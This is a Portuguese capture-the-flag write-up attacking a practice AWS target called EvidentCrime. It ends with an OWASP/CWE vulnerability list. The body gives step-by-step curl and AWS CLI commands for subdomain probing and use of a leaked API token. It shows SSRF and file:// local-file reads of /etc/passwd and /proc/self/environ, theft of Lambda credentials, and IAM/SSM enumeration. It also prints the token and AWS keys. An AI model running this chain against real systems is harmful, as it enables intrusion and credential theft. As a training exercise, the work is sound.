RELATÓRIO ENVIDENTCRIME

Primeiro, usamos o comando for sub in api api-dev api-staging dev staging test admin backend app gateway; do

host="$sub.evidentcrime.com"


code=$(curl -sk -o /dev/null -w "%{http_code}" "https://$host" --max-time 5)

echo "$host -> $code"


done para fazer a verificação de subdomínios, e retornou 403 no .api, ou seja, existe mas estava bloqueado




Depois disso, tentamos fazer a enumeração de paths da API, porém, sem token não passava



Então, já que existia mas estava bloqueado, fomos atrás de repositórios do GitLab, pesquisando https://gitlab.com/evidentcrime, descobrimos que temos um repositório público



Entrando, conseguimos ver dois arquivos



Nesse arquivo https://gitlab.com/evidentcrime/myfilescli/-/raw/main/myfilesapi.py, encontramos a flag

```
import argparse, requests
from pathlib import Path

parser = argparse.ArgumentParser()

#auth_token = parser.add_argument("authorizationToken")

auth_token = "50ea2dec-ffe3-4a5e-868b-7c18d04b9e27"

json_body = {"fileName": "https://evidentcrimesamples.s3.amazonaws.com/crime.txt"}

headers = {'authorizationToken': f'{auth_token}'}

args = parser.parse_args()

req = requests.post("https://api.evidentcrime.com/myfiles", headers, json=json_body)

#info: migrated the url to API Gateway which connects to AWS Lambda Function. Please test and let me know.

print(req.content)

#flag{coGvdptNkbKaLWoYFcJGVZTeXmZXWsmqKZTxcdqz}
```

Depois disso, usamos um comando para confirmar que existe um token vazado na API



Depois precisamos confirmar SSRF (tentativa de acesso ao metadata da AWS) pelo comando curl -sk -i -X POST "https://api.evidentcrime.com/myfiles" \

-H "authorizationToken: $TOKEN" -H "Content-Type: application/json" \


-d '{"fileName":"http://169.254.169.254/latest/meta-data/"}' --max-time 15

Resposta**:** erro Connection refused + stack trace mostrando lambda_function.py", line 34, in lambda_handler → req = requests.get(fileName).

Explicação**:** A Lambda tentou acessar o IP de metadata (169.254.169.254), mas não conseguiu — provavelmente porque não roda dentro de uma EC2 (é Lambda

fora de VPC) ou porque o IMDSv2 está protegido. Mesmo assim, foi útil porque o erro vazou o stack trace, revelando:

- O arquivo é /var/task/lambda_function.py, linha 34.
- A chamada é requests.get(fileName) direto — sem validação de URL (SSRF).




Paralelo á isso, fomos confirmar o LFI (leitura de arquivo local) pelo comando curl -sk -X POST "https://api.evidentcrime.com/myfiles" \

-H "authorizationToken: $TOKEN" -H "Content-Type: application/json" \

-d '{"fileName":"file:///etc/passwd"}' --max-time 10

resposta**:** conteúdo do /etc/passwd (root:x:0:0:root:/root:/bin/bash, ec2-user, sbx_user..., etc.).

Explicação: O fileName aceita o esquema file:// e a Lambda lê qualquer arquivo do sistema de arquivos dela. Isso é LFI (Local File Inclusion**)** crítico.
O /etc/passwd mostra os usuários do container da Lambda (incluindo sbx_user*, que são típicos do sandbox da AWS).



Depois disso, fomos tentar vazar o código do Lambda com o código curl -sk -X POST "https://api.evidentcrime.com/myfiles" \

-H "authorizationToken: $TOKEN" -H "Content-Type: application/json" \

-d '{"fileName":"file:///var/task/lambda_function.py"}' --max-time 10 ,

Resposta: o código completo da Lambda.

Explicação: O código revelou a lógica:

- Se fileName começa com "file" → monta um LocalFileAdapter e lê o arquivo.
- Se começa com "http" → faz requests.get(fileName) direto.
- Sem nenhuma validação de path ou host. É isso que permite LFI e SSRF.



Depois vazamos as credenciais da AWS curl -sk -X POST "https://api.evidentcrime.com/myfiles" \

-H "authorizationToken: $TOKEN" -H "Content-Type: application/json" \

-d '{"fileName":"file:///proc/self/environ"}' --max-time 10

Resposta: variáveis de ambiente contendo:

- flag{XKhBsrPorwYXmtJrevTdTLcGpfTfjgAYHCemsmPe} → segunda flag.
- AWS_ACCESS_KEY_ID=ASIATZW4DH3PQKBJUIIK
- AWS_SECRET_ACCESS_KEY=bMYv/odLk4r8m/sVz4lAN7KZecMFbQrXvUOskwGh
- AWS_SESSION_TOKEN=... (longo, temporário)
- AWS_LAMBDA_FUNCTION_NAME=GetMyFilesHandler
- AWS_REGION=us-east-1

Explicação**:** Em ambientes Lambda, o /proc/self/environ expõe as variáveis de ambiente do processo. A AWS injeta automaticamente credenciais temporárias da role de execução da Lambda (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, AWS_SESSION_TOKEN). Com isso, você pode agir como a Lambda perante a AWS — escalada de privilégio.



Depois fomos validar as credenciais da AWS, com o comando TOKEN="50ea2dec-ffe3-4a5e-868b-7c18d04b9e27"

RESP=$(curl -sk -X POST "https://api.evidentcrime.com/myfiles" \

-H "authorizationToken: $TOKEN" -H "Content-Type: application/json" \

-d '{"fileName":"file:///proc/self/environ"}' --max-time 10)

AK=$(echo "$RESP" | grep -oE 'AWS_ACCESS_KEY_ID=[A-Z0-9]+' | cut -d= -f2)


SK=$(echo "$RESP" | grep -oE 'AWS_SECRET_ACCESS_KEY=[A-Za-z0-9+/=]+' | cut -d= -f2)

ST=$(echo "$RESP" | grep -oE 'AWS_SESSION_TOKEN=[A-Za-z0-9+/=]+' | cut -d= -f2)

AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

AWS_DEFAULT_REGION="us-east-1" aws sts get-caller-identity

E assim, conseguimos as credenciais válidas



Fomos depois, ver as políticas do role (é uma identidade com permissões) o comando AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

aws iam list-attached-role-policies --role-name GetMyFilesHandler-role-9lvbosrl

AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

aws iam list-role-policies --role-name GetMyFilesHandler-role-9lvbosrl

a role tem permissões específicas para ler IAM e SSM.



Posteriormente, fomos ler o conteúdo das duas políticas inline AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

aws iam get-role-policy --role-name GetMyFilesHandler-role-9lvbosrl --policy-name IAMAccess


AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

aws iam get-role-policy --role-name GetMyFilesHandler-role-9lvbosrl --policy-name SSMListandReadAccess Resposta**:**

- IAMAccess: iam:GetRole, iam:ListRolePolicies, iam:GetRolePolicy em role/*

- SSMListandReadAccess: ssm:GetParameter, ssm:GetParametersByPath e m parameter/* + ssm:DescribeParameters em *

Interpretação: podemos ler roles e ler parâmetros SSM. Os parâmetros SSM são o alvo.



Depois listar os parâmetros SSM da conta AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

aws ssm describe-parameters --region us-east-1

Resposta**:**


text

Name: /evidentcrimeapi/secrets/plainsight/flag

Type: String

LastModifiedUser: arn:aws:iam::261380849375:user/SecOpsadmin

Interpretação**:** achamos um parâmetro com nome claramente sugestivo (.../flag), criado pelo usuário SecOpsadmin.



Depois Ler o valor do parâmetro SSM (3ª flag), AWS_ACCESS_KEY_ID="$AK" AWS_SECRET_ACCESS_KEY="$SK" AWS_SESSION_TOKEN="$ST" \

aws ssm get-parameter --name "/evidentcrimeapi/secrets/plainsight/flag" \

--with-decryption --region us-east-1

json

{

"Parameter": {

"Name": "/evidentcrimeapi/secrets/plainsight/flag",

"Type": "String",


"Value": "flag{urpFytArzpRMiWXAknjjijPEonVHziiAfGhGZXZp}",

"Version": 1,

"ARN": "arn:aws:ssm:us-east-1:261380849375:parameter/evidentcrimeapi/secrets/plainsight/flag"

}

}



Segue a lista completa de vulnerabilidades exploradas, organizadas por categoria, com base em tudo que foi executado:

---

1. Vazamento de credenciais em repositório público (GitLab)

Onde: gitlab.com/evidentcrime/myfilescli → arquivo myfilesapi.py

O que vazou:

- Token de autorização da API hardcoded: 50ea2dec-ffe3-4a5e-868b-7c18d04b9e27
- Endpoint interno da API: POST https://api.evidentcrime.com/myfiles
- Estrutura do payload aceito: {"fileName": "..."}

Impacto: qualquer pessoa com acesso à internet podia autenticar na API e usá-la como o próprio sistema.

Causa raiz: segredo comitado em código + repositório público + token nunca rotacionado (ativo desde 2023).

Classificação (OWASP): A02:2021 – Cryptographic Failures / A05:2021 – Security Misconfiguration
CWE: CWE-798 (Use of Hard-coded Credentials)

---

2. Autorização quebrada na API Gateway (token estático e único)

Onde: api.evidentcrime.com (AWS API Gateway + Lambda authorizer)

O que foi observado:

- A API usa o header customizado authorizationToken.
- O token é **estático, global e não expira** — o mesmo token autoriza qualquer chamada, de qualquer usuário.
- Sem o token, tudo retorna 403 genérico.
- CORS liberado para qualquer origem (access-control-allow-origin: *).

Impacto: não há distinção de usuário, escopo nem rotação. Um vazamento único compromete toda a API.

Classificação: A01:2021 – Broken Access Control
CWE: CWE-798 / CWE-284 (Improper Access Control)

---

3. SSRF (Server-Side Request Forgery)

Onde: Lambda GetMyFilesHandler, parâmetro fileName do endpoint /myfiles.

O que foi observado:

- O código da Lambda faz requests.get(fileName) direto, sem validação de host, protocolo ou IP.
- Aceita URLs http:// arbitrárias,
  inclusive http://localhost/ e http://169.254.169.254/….

Impacto: a Lambda pode ser usada para sondar a rede interna, acessar serviços na VPC ou a metadata da AWS (se ela estivesse em EC2/VPC). No caso, o IMDS estava fora de alcance, mas o SSRF permanece.

Classificação: A10:2021 – Server-Side Request Forgery (SSRF)
CWE: CWE-918 (Server-Side Request Forgery)

---

4. LFI / Path Traversal (leitura arbitrária de arquivos)

Onde: Lambda GetMyFilesHandler, parâmetro fileName com esquema file://.

O que foi observado:

- O código monta um LocalFileAdapter e lê **qualquer arquivo** do sistema.
- Sem validação de path, sem whitelist, sem sandbox.
- Explorado com sucesso para ler:
  - /etc/passwd
  - /var/task/lambda_function.py (código-fonte)
  - /proc/self/environ (variáveis de ambiente + credenciais AWS)

Impacto: leitura total do sistema de arquivos da Lambda, incluindo código-fonte e credenciais.

Classificação: A03:2021 – Injection / A01:2021 – Broken Access Control
CWE: CWE-22 (Path Traversal) / CWE-98 (PHP Remote File Inclusion — análogo)

---

5. Vazamento de credenciais AWS em variáveis de ambiente

Onde: /proc/self/environ da Lambda, acessível via LFI.

O que vazou:

- AWS_ACCESS_KEY_ID=ASIATZW4DH3PQKBJUIIK
- AWS_SECRET_ACCESS_KEY=bMYv/odLk4r8m/sVz4lAN7KZecMFbQrXvUOskwGh
- AWS_SESSION_TOKEN=<token temporário>

- Nome da role, região, nome da função Lambda

Impacto: qualquer atacante que consiga LFI na Lambda assume a role GetMyFilesHandler-role-9lvbosrl e age na conta AWS (261380849375).

Classificação: A05:2021 – Security Misconfiguration / A01:2021 – Broken Access Control
CWE: CWE-526 (Exposure of Sensitive Information Through Environmental Variables)

---

6. Exposição de stack trace e código-fonte interno

Onde: Respostas de erro da Lambda via API /myfiles.

O que foi observado:

- Erros retornam stack trace completo do Python.
- Caminho interno: /var/task/lambda_function.py, linha 34.
- Código-fonte inteiro recuperável via LFI.

Impacto: facilita muito o atacante — sem o stack trace, não teríamos descoberto que a Lambda usava requests.get(fileName).

Classificação: A05:2021 – Security Misconfiguration
CWE: CWE-209 (Generation of Error Message Containing Sensitive Information)

---

7. Excesso de permissões na role da Lambda (over-privileged role)

Onde: Role GetMyFilesHandler-role-9lvbosrl

O que foi observado:

- A role
  tem ssm:GetParameter e ssm:GetParametersByPath em parameter/* — ou seja, **todos** os parâmetros SSM da conta.
- A role
  tem iam:GetRole, iam:ListRolePolicies, iam:GetRolePolicy em role/* — pode mapear toda a estrutura IAM.
- Uma função que só deveria ler arquivos de um bucket S3 tem permissão de ler o SSM inteiro.

Impacto: escalada de privilégio. Com essas permissões, o atacante lê **todos** os segredos do SSM (a 3ª flag estava lá, e poderia haver senhas, tokens, connection strings).

Classificação: A01:2021 – Broken Access Control
CWE: CWE-269 (Improper Privilege Management) / CWE-250 (Execution with Unnecessary Privileges)

---

8. Segredos armazenados em texto claro no SSM

Onde: Parâmetro /evidentcrimeapi/secrets/plainsight/flag (tipo String, não SecureString).

O que foi observado:

- Parâmetros com nome contendo secrets e flag armazenados como String comum, sem criptografia KMS.
- --with-decryption não era nem necessário.

Impacto: quem tem ssm:GetParameter lê tudo em claro. Não há camada extra de proteção.

Classificação: A02:2021 – Cryptographic Failures
CWE: CWE-312 (Cleartext Storage of Sensitive Information)

---

9. CloudFront revelando headers internos

Onde: Respostas da API via CloudFront.

O que foi observado:

- Headers x-amz-apigw-id, x-amzn-requestid, x-amzn-errortype, via, x-amz-cf-pop são retornados em todas as respostas.
- Isso confirma a stack AWS (API Gateway + CloudFront + Lambda) sem nenhum esforço.

Impacto: auxilia o reconhecimento — revela ao atacante a arquitetura exata.

Classificação: A05:2021 – Security Misconfiguration
CWE: CWE-200 (Exposure of Sensitive Information to an Unauthorized Actor)

---

10. S3 com bucket separado para www (virtual-hosted style exposto)

Onde: www.evidentcrime.com.s3.amazonaws.com

O que foi observado:

- O bucket existe e responde 403 (não lista), mas é descoberto trivialmente via virtual-hosted style.
- O bucket principal (evidentcrime.com) também existe e responde 403.

Impacto: permite enumeração de buckets e identificação de ativos internos. Combinado com misconfiguração de ACL, poderia vazar conteúdo.

Classificação: A05:2021 – Security Misconfiguration
CWE: CWE-16 (Configuration)